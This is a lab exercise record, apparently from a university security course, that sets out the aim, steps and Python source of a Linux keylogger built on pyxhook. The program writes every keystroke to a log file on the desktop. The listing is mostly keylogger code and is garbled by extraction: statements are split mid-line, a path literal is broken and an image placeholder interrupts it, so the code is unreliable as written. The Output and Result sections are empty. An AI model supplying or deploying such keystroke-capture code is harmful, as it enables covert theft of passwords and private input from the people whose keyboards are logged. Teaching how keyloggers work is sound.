

Ex. No.: 7

Date:

KEYLOGGERS

Aim:

To write a python program to implement key logger to record key strokes in Linux.

Algorithm:

- Check if python-xlib is installed. If not type the command- `dnf install python-xlib -y`
- Run pyxhook file using the command- `python pyxhook.py`
- Create a file key.py
- Run key.py to record all key strokes.
- Open file.log file to view all the recorded key strokes.

Program Code:

```
import os
import
pyxhook

# This tells the keylogger where the log file will go.
# You can set the file path as an environment variable
('pylogger_file'), # or use the default ~/Desktop/file.log
log_file = os.environ.get( 'pylogger_file', os.path.expanduser('~'/Desktop/file.log'))

# Allow setting the cancel key from environment args, Default: `
cancel_key = ord( os.environ.get( 'pylogger_cancel', '~')[0])

# Allow clearing the log file on start, if pylogger_clean is
defined. if os.environ.get('pylogger_clean', None) is not None:
    try:
        os.remove(log_file)
    except EnvironmentError:
        # File does not exist, or no permissions.
        pass

#creating key pressing event and saving it into
log file def OnKeyPress(event):
    with open(log_file, 'a') as f:
        f.write('{ }\n'.format(event.Key))

# create a hook manager object
new_hook = pyxhook.HookManager()
new_hook.KeyDown = OnKeyPress
```


```

# set the hook
new_hook.HookKeyboard()
try:
    new_hook.start() # start the hook except
KeyboardInterrupt:
    # User cancelled from command line.

    pass
except Exception as ex:
    # Write exceptions to the log file, for analysis later.
    msg = 'Error while catching events:\n
    {}'.format(ex) pyxhook.print_err(msg)
    with open(log_file, 'a') as f:
        f.write("\n{}".format(msg))

```

Output:



Result: